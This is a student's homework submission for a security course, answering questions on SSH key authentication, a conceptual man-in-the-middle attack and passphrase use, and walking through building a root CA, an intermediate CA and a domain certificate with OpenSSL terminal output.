


Lai WEI
lw255@duke.edu

Question 1:

One obvious difference between password based authentication and public-private key based authentication is that password will be stored as hash on the server side. As a result, if the server is comprised, the stored hashes will be exposed to hackers. Note that some easy password hashes will be cracked in a short amount of time which will allow the hackers to get the original password. However, by using public-private key authentication, this situation will not happen. There will be no password hashes stored on the server side, the server will authenticate the client by encrypting messages with clients public key. Then the client proves his identity by decrypting the messages using his private key.

Question 2:

There are a few steps for a WINDOWS user to generate public-private key pairs. The first step is to download PUTTY from its official website.



The screenshot shows the PuTTY Key Generator application window. The 'Key' tab is selected, displaying a generated public key for an SSH-RSA key pair. The public key is shown in a text area, and the key fingerprint is displayed below it. The key comment is set to 'rsa-key-20180127'. The key passphrase and confirm passphrase fields are empty. The 'Actions' section includes buttons for 'Generate', 'Load', 'Save public key', and 'Save private key'. The 'Parameters' section shows the 'Type of key to generate' set to 'RSA' and the 'Number of bits in a generated key' set to '2048'.

PuTTY Key Generator

File Key Conversions Help

Key

Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAhlmykY3XoOYtC4xqQ/xSy0fxdjhSjMNcsgoRcml0Cc
IGMRq1/fefGLzQHlpBvp1oizs8TUd2m0wkYZ5LqjTLvACyhT2psUfy50
+fwZ0hMDnt7kh3hSLac78HoCcRu7tHDDvCAukkcYIsXHVPcu0t4ZK9CQyA6S/Qu2ca6TAsVZ
sMyN5fnLnHykz4LKgQr2woS0Pgu0VP6p26Tv844w2e7MINdElykeaFu1ZH4Eakby5nrIV4EOL
```

Key fingerprint: ssh-rsa 2048 91:87:26:19:b8:ec:49:09:7f:90:6c:c7:c4:f1:ab:33

Key comment: rsa-key-20180127

Key passphrase:

Confirm passphrase:

Actions

Generate a public/private key pair **Generate**

Load an existing private key file **Load**

Save the generated key **Save public key** **Save private key**

Parameters

Type of key to generate:

☒ RSA ☐ DSA ☐ ECDSA ☐ ED25519 ☐ SSH-1 (RSA)

Number of bits in a generated key: 2048

Select type of key to generate to SSH-2(RSA), then set the number of bits for the key to 2048. Then, hit generate. Afterwards, the public key is displayed.

Below is the public key that I have generated:

ssh-rsa

```
AAAAB3NzaC1yc2EAAAABJQAAAQEAhlmykY3XoOYtC4xqQ/xSy0fxdjhSjMNcsgoRcmI0CclG
MRq1/fefGLzQHlpBvp1oizs8TUd2m0wkYZ5LqjTLvACyhT2psUfy5O+fwZ0hMDnt7kh3hSLac78
HoCcRu7tHDDvCAukkcYIsXHVPCu0t4ZK9CQyA6S/Qu2ca6TAsVZsMyN5fnLnHykz4LKgQr2w
oS0Pgu0VP6p26Tv844w2e7MINdElykeaFu1ZH4Eakby5nrIV4EOLLH4nbqXj4R7CS3nCQBILO
NP5Bb3kSg79Wvu5M1PvtAOY82houH87KPhOHtuvWgo2gBkAnftZzKO2dodG1niKx2hB1506o
556Zw== rsa-key-20180127
```

Question 3:

The place where I save the key pairs is:

C:\Users\laiw1\.ssh

(private key can be stored somewhere safe (not online))

Question 4:

Below is the steps to perform this attack:

1. The client was trying to connect to the real SSH server.
2. The attacker intercepts the message and pretend he is the actual server.
3. The attacker notifies the client's public key change and client accepts it.
4. Then the attacker signs the fake message using his **own private key**.
5. Since the client will ignore the public key change every time, the man in the middle attack can be successfully carried out: The client uses the **fake public key** to verify the fake signature.

If the attacker wants to verify the client (probably not needed), then the client's public key is needed.

Question 5:

Since the student has been tricked to logged in the fake website. The attacker can mislead the students to give out important information. For example, the fake website can perform a emergency announcement which may require client to enter their private information in order to continue using the servervie.

Question 6:

A passphrase is used to authenticate the user when access the keys. If a user does not have the passphrase, the key files stored on this user's computer are exposed to attackers who can access this computer. If user files are leaked, attackers may have access to the files that store the private keys. If the attackers have the user's private key, he can use this key to access private information for this person.

Question 7:

Step 1: Create the private key for my domain and enter my passphrase:

Note that my domain name is "www.boys.com.key.pem"

```
lwei@linux16> openssl genrsa -aes256 -out intermediate/private/www.boys.com.key.pem
2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x10001)
Enter pass phrase for intermediate/private/www.boys.com.key.pem:
Verifying - Enter pass phrase for intermediate/private/www.boys.com.key.pem:
```

Step 2: Create CSR for domain www.boys.com and enter the information

```
lwei@linux16> openssl req -config openssl.cnf -key intermediate/private/www.boys.com
.key.pem -new -sha256 -out intermediate/csr/www.boys.com.csr.pem
Enter pass phrase for intermediate/private/www.boys.com.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [My Company]:Duke
Organizational Unit Name (department, division) []:Computer Science
Email Address []:lw255@duke.edu
Locality Name (city, district) [My Town]:Durham
State or Province Name (full name) [State or Providence]:NC
Country Name (2 letter code) [US]:US
Common Name (hostname, IP, or your name) []:www.boys.com
```

Step 3: demonstration of my domain CSR

```
FILE Edit Options Buffers Tools Help
-----BEGIN CERTIFICATE REQUEST-----
MIIC0TCCAbkCAQAwYsxDALBgNVBAoMBER1a2UxGTAXBgNVBAsMEENvbXBldGVy
IFNjaWVuY2UxHTAbBgkqhkiG9w0BCQEWDmx3MjU1QGR1a2UuZWRLMQ8wDQYDVQQH
DAZEdXJoYW0xCzAJBgNVBAGMAk5DMQswCQYDVQQGEWJVUzEVMBMGA1UEAwMd3d3
LmJveXMuz29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0rTTUy0
CET5M8Ary+Tx8Z5IBRvdMKK4R9sdsBW11KrA78DNW49cEclX6EhfuYYnjT3EYQkl
yaiZiot+w26Qes2s9oEUQdneWGJKLWKKZYPgiur+nb1r8jBRPirn0koJetIDKMLu
ke+K3TQOizXcYc89Fy8DLaiOwZG0qahkAMzOUI/3A+HD/Q8rul0CGAdqg39hio6g
alCdkqveBLwk7EngAlovyLL0AVlwLEi9YE0+sbxOcmWeDK218xoXKVZkgABdKgnr
L/ZvpYeSnbJf8EytDLZhFJccvDmWdYxbNX5u3w7n7oLkC7d8ZpXUjed5Zrm4yR4Z
PLZC2sIluI93zwIDAQABoAAwDQYJKoZIhvcNAQELBQADggEBAGTM7IJff9qX579M
k2SLaAaZlerzd1Q3XBU4U6po81YCzN2TiJeLVz8jpxGwqORFwQ08a39dGhxoSFE2
Pt2zqXYOxe2kL9r5+ps9iRkHOBu/g58MEC7weASF46TkGmDqbfphPZR+uQdAFsXw
9o1vi/givmpvSSx7keCuUpcfnhWzGh+JHtPOO4Cpy/bfWtNVFkyuoUXD/LmMx39X
sWA5rt6GGtrngLn2n9gGdljttxcECWDw4rdwt7X3o2tXDJhIAu4opnbP6oc5PKCN
12HON17V+6h52KFOT7FG48WM5yXfXg28CgadRelkt23WmYh7rLKpKpjoeVNMPH/c
cFy1rFA=
-----END CERTIFICATE REQUEST-----
```

(I can only use emacs to open this file)

Question 8:

Step 1: (Set up directories and files we needed)

create directories, index.txt, serial, openssl.cnf as demonstrated in lecture slides.

```
lwei@linux40> ls
./ ../ certs/ intermidate/ private/
lwei@linux40> touch index.txt
lwei@linux40> echo 1000>serial
```

Now, we have the following files in our directory:

```
lwei@linux40> ls
./ ../ certs/ index.txt intermidate/ openssl.cnf private/ serial
```

Step 2: (Create root Private Key)

We type in the following command line arguments and enter our passphrase:

```
lwei@linux40> openssl genrsa -aes256 -out private/ca.key.pem
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x10001)
Enter pass phrase for private/ca.key.pem:
Verifying - Enter pass phrase for private/ca.key.pem:
```

Step 3: (Create root certificate based on the configuration file provided)

We type in the following command line arguments and enter the information below:

```
lwei@linux40> openssl req -config openssl.cnf -key private/ca.key.pem -new -x509
-sha256 -extensions v3_ca -out certs/ca.cert.pem
Enter pass phrase for private/ca.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [My Company]:Duke
Organizational Unit Name (department, division) []:Computer Science
Email Address []:lw255@duke.edu
Locality Name (city, district) [My Town]:Durham
State or Province Name (full name) [State or Providence]:NC
Country Name (2 letter code) [US]:US
Common Name (hostname, IP, or your name) []:Lai Wei
```

Now, the root certificate is saved in file ca.cert.pem

Step 5: Root certificate demonstration:

Below is the root certificate I created:

```
linux.cs.duke.edu - PuTTY
lwei@linux40> openssl x509 -noout -text -in ca.cert.pem
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 9648987493445387209 (0x85e81700b4ffc3c9)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: O=Duke, OU=Computer Science/emailAddress=lw255@duke.edu, L=Durham, ST=NC, C=US, CN=Lai Wei
        Validity
            Not Before: Jan 31 18:31:13 2018 GMT
            Not After : Mar  2 18:31:13 2018 GMT
        Subject: O=Duke, OU=Computer Science/emailAddress=lw255@duke.edu, L=Durham, ST=NC, C=US, CN=Lai Wei
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            Public-Key: (2048 bit)
            Modulus:
                00:cb:88:dd:30:a5:cf:6a:8d:05:9e:ef:ed:e3:fe:
                78:7f:75:36:f9:8c:16:4e:81:c9:09:3b:2d:1b:f1:
                6b:29:b0:eb:9d:c5:ad:92:a9:7f:49:54:99:73:f3:
                66:2b:0c:49:82:65:29:3c:4e:67:67:89:91:2d:84:
                d2:f3:8f:ef:b1:a1:8f:26:f3:1e:e9:f9:5c:de:6e:
                d6:4e:2b:59:a0:0e:d5:82:df:e6:a1:42:36:39:f4:
                b2:7a:80:a1:7a:fa:fe:65:88:a9:1d:ef:cf:4c:20:
                47:ff:17:51:70:cc:11:de:57:c4:a9:12:26:41:b4:
                4e:e0:3f:75:2c:dd:26:99:f6:c3:47:f8:04:8d:98:
                dc:92:ba:dc:f1:3e:0d:04:3e:8b:33:b9:07:4a:09:
                f9:9c:f9:81:fd:47:e9:1f:63:c6:31:b0:5b:0d:f0:
                76:00:ff:30:61:74:42:48:45:23:80:51:02:7a:d5:
                14:06:cf:c8:fe:bb:db:11:00:47:e8:c8:b2:16:ce:
                c0:b8:dd:68:38:f8:ba:e7:96:23:32:14:a8:5f:b7:
                d9:2f:16:4d:15:b7:e9:e0:e0:15:4a:58:ef:a8:31:
                87:95:74:aa:a8:46:6e:47:a3:bc:cf:d6:86:4e:aa:
                e8:f0:3c:54:7c:c9:37:87:67:ae:b0:cf:09:ad:eb:
                0d:45
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: critical
            CA:TRUE
```

```
4e:e0:3f:75:2c:dd:26:99:f6:c3:47:f8:04:8d:98:
dc:92:ba:dc:f1:3e:0d:04:3e:8b:33:b9:07:4a:09:
f9:9c:f9:81:fd:47:e9:1f:63:c6:31:b0:5b:0d:f0:
76:00:ff:30:61:74:42:48:45:23:80:51:02:7a:d5:
14:06:cf:c8:fe:bb:db:11:00:47:e8:c8:b2:16:ce:
c0:b8:dd:68:38:f8:ba:e7:96:23:32:14:a8:5f:b7:
d9:2f:16:4d:15:b7:e9:e0:e0:15:4a:58:ef:a8:31:
87:95:74:aa:a8:46:6e:47:a3:bc:cf:d6:86:4e:aa:
e8:f0:3c:54:7c:c9:37:87:67:ae:b0:cf:09:ad:eb:
0d:45
Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Basic Constraints: critical
    CA:TRUE
  X509v3 Subject Key Identifier:
    67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:56
  X509v3 Authority Key Identifier:
    keyid:67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:56
```

6

```
  X509v3 Key Usage: critical
    Digital Signature, Certificate Sign, CRL Sign
Signature Algorithm: sha256WithRSAEncryption
23:d9:c6:f4:20:b9:49:fc:c2:5a:8d:6d:5a:c1:af:ed:2b:90:
ae:92:e5:69:7c:3a:94:98:75:5b:59:00:b0:07:76:ca:1b:54:
08:2d:ce:5d:78:e6:6b:37:78:46:c7:c4:08:cb:15:96:b7:e8:
7a:a7:43:5f:26:1b:c9:10:26:f0:65:18:2d:d4:7b:d0:ac:4e:
d7:7f:d6:9a:d4:db:88:ab:0e:c1:5a:8a:a9:fe:73:c6:a9:21:
04:fc:0c:08:56:88:02:bf:06:c9:20:0b:a1:c8:c2:a3:80:5f:
22:c0:c6:79:33:c5:6d:ea:6e:ee:81:50:e3:bf:23:6e:6b:48:
1a:de:e4:72:14:5c:eb:a8:eb:3d:66:43:d2:0f:74:23:c4:33:
7c:21:96:b4:ee:9c:4d:f7:06:46:ad:ad:20:6b:91:3c:79:28:
93:12:df:3b:d9:8e:71:16:c5:95:4c:2d:63:f8:f0:c9:88:8d:
c1:c6:b3:4e:52:14:89:1e:25:35:d9:70:4a:1a:28:d9:9a:11:
3b:9a:d9:cf:ed:f2:30:06:12:87:4f:48:a2:45:34:6d:0c:5a:
7b:b5:c7:2a:8f:43:1e:60:6e:07:30:ff:68:6d:57:91:05:4f:
50:5c:ce:45:89:d4:2f:09:b4:9a:b5:d7:5c:7a:6b:9b:66:05:
c9:4c:db:0b
```

lwei@linux40>

Question 9

Step 1: Create private intermediate key and enter the passphrase:

```
lwei@linux16> openssl genrsa -aes256 -out intermediate/private/intermediate.key.pem 4096
Generating RSA private key, 4096 bit long modulus
.....++
.....++
e is 65537 (0x10001)
Enter pass phrase for intermediate/private/intermediate.key.pem:
Verifying - Enter pass phrase for intermediate/private/intermediate.key.pem:
```

Step 2: Create the intermediate CSR and enter the information:

```
lwei@linux16> openssl req -config openssl.cnf -new -sha256 -key intermediate/private/intermediate.key.pem -out intermediate/csr/intermediate.csr.pem
Enter pass phrase for intermediate/private/intermediate.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [My Company]:Duke
Organizational Unit Name (department, division) []:Computer Science
Email Address []:lw255@duke.edu
Locality Name (city, district) [My Town]:Durham
State or Province Name (full name) [State or Providence]:NC
Country Name (2 letter code) [US]:US
Common Name (hostname, IP, or your name) []:Lai Wei
```


Step 3: sign the intermediate CSR using the following arguments:

```
linux.cs.duke.edu - PuTTY
lwei@linux16> openssl ca -config openssl.cnf -extensions v3_intermediate_ca -days 3650 -notext -md sha256 -keyfile private/ca.key.pem -cert certs/ca.cert.pem -in intermediate/csr/intermediate.csr.pem -out intermediate/certs/intermediate.cert.pem
Using configuration from openssl.cnf
Enter pass phrase for private/ca.key.pem:
aborted!
unable to load CA private key
139710726448800:error:0906A068:PEM routines:PEM_do_header:bad password read:pem_lib.c:458:
lwei@linux16> openssl ca -config openssl.cnf -extensions v3_intermediate_ca -days 3650 -notext -md sha256 -keyfile private/ca.key.pem -cert certs/ca.cert.pem -in intermediate/csr/intermediate.csr.pem -out intermediate/certs/intermediate.cert.pem
Using configuration from openssl.cnf
Enter pass phrase for private/ca.key.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
  Serial Number: 4096 (0x1000)
  Validity
    Not Before: Feb  1 00:11:55 2018 GMT
    Not After : Jan 30 00:11:55 2028 GMT
  Subject:
    countryName           = US
    stateOrProvinceName   = NC
    organizationName       = Duke
    organizationalUnitName = Computer Science
    commonName             = Lai Wei
    emailAddress           = lw255@duke.edu
  X509v3 extensions:
    X509v3 Basic Constraints: critical
      CA:TRUE, pathlen:0
    X509v3 Subject Key Identifier:
      63:A2:06:2F:90:25:71:AC:A4:FB:2C:3C:F0:80:78:4A:32:6C:45:1B
    X509v3 Authority Key Identifier:
      keyid:67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:56

    X509v3 Key Usage: critical
      Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Jan 30 00:11:55 2028 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]:y
Write out database with 1 new entries
Data Base Updated
lwei@linux16>
```

Step 4: demonstration of the certificate:

```
linux.cs.duke.edu - PuTTY
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number: 4096 (0x1000)
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: O=Duke, OU=Computer Science/emailAddress=lw255@duke.edu, L=Durham, ST=NC, C=US, CN=Lai Wei
  Validity
    Not Before: Feb  1 00:11:55 2018 GMT
    Not After : Jan 30 00:11:55 2028 GMT
  Subject: C=US, ST=NC, O=Duke, OU=Computer Science, CN=Lai Wei/emailAddress=lw255@duke.edu
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (4096 bit)
    Modulus:
      00:b5:81:02:3f:a1:a9:1d:76:7d:1a:5f:2a:da:6f:
      0e:62:7f:6e:3b:66:7e:27:c9:1a:3c:7e:1d:f6:d5:
      b9:06:40:45:b3:59:54:50:1f:64:86:30:e5:de:10:
      82:44:28:09:59:eb:69:45:6e:57:f4:0e:18:26:24:
      0f:4d:91:2f:11:f4:f8:96:6f:3a:85:7c:73:8c:89:
      e4:b3:ac:d8:71:21:58:6a:ff:31:80:91:50:fb:88:
      79:5d:5b:8a:0e:2d:7c:bd:c4:f0:89:24:1d:58:f9:
      61:e8:d5:c3:1b:17:f5:4f:95:2a:6a:5c:ca:2a:8c:
      07:73:71:10:90:a2:99:20:b9:24:46:2b:26:80:40:
      85:a3:d5:81:9d:75:37:aa:e9:d7:50:77:d2:32:e2:
      ce:e3:01:69:8b:35:6c:a7:87:bc:d1:72:f9:82:93:
      bf:a1:4c:53:6c:cf:c2:e8:e7:31:f5:ed:9b:61:d3:
      b1:cf:77:10:c1:be:3f:49:0c:f4:bc:a3:40:32:87:
      5a:91:69:87:31:77:84:07:de:61:f9:35:0c:0c:64:
      ad:6e:04:a5:6b:d2:5d:04:da:ef:51:eb:1c:ec:c7:
      39:f3:3a:da:64:85:47:6a:8d:c2:a4:eb:a3:30:f1:
      a4:a1:02:94:b2:ac:b5:78:d2:3c:65:7c:ff:1e:f0:
      64:d0:e9:81:fd:8b:fa:f1:18:e3:98:92:c6:fa:5d:
      83:11:62:2d:b8:b6:af:0d:56:af:fe:c4:83:f9:8c:
      ca:f5:83:ffa2:01:8b:08:ac:16:d1:70:47:b3:40:
      cd:2b:60:86:92:9a:8d:dd:03:5d:0a:77:f0:29:95:
      65:49:2c:00:37:e8:98:e4:ec:9c:f2:77:a6:8b:03:
      ff:ca:21:60:6f:64:11:89:57:02:9f:ae:59:8a:03:
      76:c5:64:80:0e:48:f1:d5:3b:d6:ec:bf:de:17:ce:
      1d:eb:80:85:49:d1:b9:11:a6:23:53:2c:52:e5:91:
      75:ab:ec:6f:e8:8b:b3:09:cb:ed:38:ac:c4:c6:92:
      82:86:7e:52:af:af:c1:f0:83:aa:66:fd:29:fc:8c:
      85:5f:31:47:69:ec:e2:f9:25:9d:88:41:2b:9b:ac:
      65:9c:4a:17:1e:c6:eb:8f:e7:44:8f:3f:a6:ba:7c:
      c2:c1:5d:85:4a:13:fc:66:b0:9e:2c:57:87:32:24:
--More--
```

Continue of the signed certificate:

```

    e3:0f:1f:63:6e:80:77:ca:87:e8:b9:37:76:02:25:
    b8:d8:48:0b:bb:2b:14:99:55:60:fa:ec:47:4e:4d:
    ac:f4:bf:2e:9c:05:88:47:d1:c5:3f:5f:ad:68:e3:
    11:cb:b1
    Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Basic Constraints: critical
        CA:TRUE, pathlen:0
    X509v3 Subject Key Identifier:
        63:A2:06:2F:90:25:71:AC:A4:FB:2C:3C:F0:80:78:4A:32:6C:45:1B
    X509v3 Authority Key Identifier:
        keyid:67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:56

    X509v3 Key Usage: critical
        Digital Signature, Certificate Sign, CRL Sign
Signature Algorithm: sha256WithRSAEncryption
32:6d:58:5b:b0:a1:3d:4f:6b:76:23:df:6c:0d:e6:8a:23:45:
70:2d:44:43:e4:fe:ec:13:20:91:f0:2d:a1:fa:a5:32:4a:43:
d5:73:34:de:4c:05:a9:b5:23:19:8b:c5:e6:ca:3f:47:45:5a:
f9:d6:c5:ce:b2:f6:f5:69:d5:e4:74:2f:59:0d:4b:4b:bf:6f:
f3:78:a9:bd:ed:db:0e:8f:6e:c6:4b:7d:18:11:a1:55:a0:36:
51:db:82:be:9e:2e:53:81:02:61:b5:7a:8d:b7:60:e7:4f:9e:
bc:99:ca:83:69:84:39:44:39:72:ab:fa:bd:9a:e4:2c:8f:d3:
02:30:9f:6a:7b:3f:d7:63:88:74:57:52:87:3a:c0:7f:8c:62:
a2:b5:1d:2b:e4:53:0a:b4:99:97:34:18:aa:bf:f4:e9:06:2f:
e9:6f:a9:4c:37:8b:aa:e3:8e:79:71:bc:91:7d:47:1d:84:cb:
e8:53:f7:5d:df:52:f4:b1:c2:26:61:8b:83:50:82:e0:d1:38:
cf:46:ae:72:73:f0:19:c7:d2:4a:b7:2a:58:3d:26:5d:81:29:
62:6c:9f:c0:07:01:78:93:56:c6:d5:40:cb:3a:a9:2c:29:5d:
58:1c:16:ea:b8:21:2f:f1:cc:a4:aa:9c:e8:53:c8:7d:2e:4f:
2f:b1:32:21
```

Question 10:

Step 1:

We use the following command to sign my we certificate using the intermediate key:

```
lwei@linux16> openssl ca -config openssl.cnf -extensions v3_intermediate_ca -days 3650 -notext -md sha256 -keyfile intermediate/private/intermediate.key.pem -cert intermediate/certs/intermediate.cert.pem -in intermediate/csr/www.boys.com.csr.pem -out intermediate/certs/www.boys.com.cert.pem
Using configuration from openssl.cnf
Enter pass phrase for intermediate/private/intermediate.key.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
    Serial Number: 4097 (0x1001)
    Validity
        Not Before: Feb  1 01:05:58 2018 GMT
        Not After : Jan 30 01:05:58 2028 GMT
    Subject:
        countryName           = US
        stateOrProvinceName   = NC
        organizationName      = Duke
        organizationalUnitName = Computer Science
        commonName            = www.boys.com
        emailAddress          = lw255@duke.edu
    X509v3 extensions:
        X509v3 Basic Constraints: critical
            CA:TRUE, pathlen:0
        X509v3 Subject Key Identifier:
            4F:A1:48:1A:E6:29:DB:2C:97:24:64:4E:E8:69:CB:18:FA:46:05:C1
        X509v3 Authority Key Identifier:
            keyid:63:A2:06:2F:90:25:71:AC:A4:FB:2C:3C:F0:80:78:4A:32:6C:45:1B
        X509v3 Key Usage: critical
            Digital Signature, Certificate Sign, CRL Sign
Certificate is to be certified until Jan 30 01:05:58 2028 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]:y
Write out database with 1 new entries
Data Base Updated
```

The graph above shows that the CSR for my domain is signed.

Step 2: The graphs below show the certificate I generated:

```
linux.cs.duke.edu - PuTTY
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number: 4097 (0x1001)
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: C=US, ST=NC, O=Duke, OU=Computer Science, CN=Lai Wei/emailAddress=lw255@duke.edu
  Validity
    Not Before: Feb  1 01:05:58 2018 GMT
    Not After : Jan 30 01:05:58 2028 GMT
  Subject: C=US, ST=NC, O=Duke, OU=Computer Science, CN=www.boys.com/emailAddress=lw255@duke.edu
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
    Modulus:
      00:d2:b4:d3:52:cc:b4:08:4b:79:33:c0:2b:cb:e4:
      f1:f1:9e:48:05:1b:dd:30:a2:b8:47:db:1d:b0:15:
      b5:d4:aa:c0:ef:c0:cd:5b:8f:5c:10:29:57:e8:48:
      5f:b9:86:27:8d:3d:c4:61:09:25:c9:a8:99:8a:8b:
      7e:c3:6e:90:7a:cd:ac:f6:81:14:41:d9:de:58:62:
      4a:95:62:a4:65:83:e0:8a:ea:fe:9d:b9:6b:f2:30:
      51:3e:2a:e7:d2:4a:09:7a:d2:03:28:c2:ee:91:ef:
      8a:dd:34:0e:8b:35:dc:61:cf:3d:17:2f:03:2d:a2:
      0e:cl:91:b4:a9:a8:64:00:cc:ce:50:8f:f7:03:e1:
      c3:fd:0f:2b:ba:5d:02:18:07:6a:83:7f:61:8a:8e:
      a0:6a:50:9d:92:ab:de:04:bc:24:ec:49:e0:02:5a:
      2f:c8:b9:74:01:5d:70:2c:48:bd:60:4d:3e:b1:bc:
      4e:72:65:9e:0c:ad:b5:f3:1a:17:29:56:64:80:00:
      5d:2a:09:eb:2f:f6:6f:a5:87:92:9d:b2:5f:f0:4c:
      ad:0c:b6:61:14:97:1c:bc:39:96:75:8c:5b:35:7e:
      6e:df:0e:e7:ee:82:e4:0b:b7:7c:66:95:d4:8d:e7:
      79:66:b9:b8:c9:1e:19:3c:b6:42:da:c2:25:b8:8f:
      77:cf
    Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Basic Constraints: critical
      CA:TRUE, pathlen:0
    X509v3 Subject Key Identifier:
      4F:A1:48:1A:E6:29:DB:2C:97:24:64:4E:E8:69:CB:18:FA:46:05:C1
    X509v3 Authority Key Identifier:
      keyid:63:A2:06:2F:90:25:71:AC:A4:FB:2C:3C:F0:80:78:4A:32:6C:45:1B

    X509v3 Key Usage: critical
      Digital Signature, Certificate Sign, CRL Sign
  Signature Algorithm: sha256WithRSAEncryption
  1e:c9:5f:b4:2b:83:79:35:1c:0c:90:17:60:76:8a:f1:ac:b3:
--More--
```

```
26:ed:bb:df:36:c8:6b:fd:0f:ab:2b:2f:eb:c9:a4:c9:db:48:
c3:38:c9:a1:21:61:20:49:31:d8:10:26:17:e8:04:92:38:33:
b9:96:7d:cb:dd:ff:47:ef:0e:03:a5:50:fc:5b:d1:ba:95:ff:
7e:89:0a:dc:cb:05:f1:1a:7a:46:0d:b1:a8:fa:3f:e4:53:7b:
7f:bd:f9:5c:b0:1a:e5:c7:0c:b8:b5:b8:9d:8d:3d:b7:d6:75:
1e:32:7e:a6:3f:14:8c:9e:f3:91:39:03:e8:79:36:3f:74:62:
58:33:df:c5:a8:40:e3:43:ae:2c:41:7d:76:52:a7:a3:69:c6:
46:6a:01:04:da:c1:1d:1d:09:ff:c0:f1:93:5d:a4:a0:33:a3:
0a:1c:56:12:44:bc:07:19:4a:82:dd:79:27:ac:67:9b:16:f8:
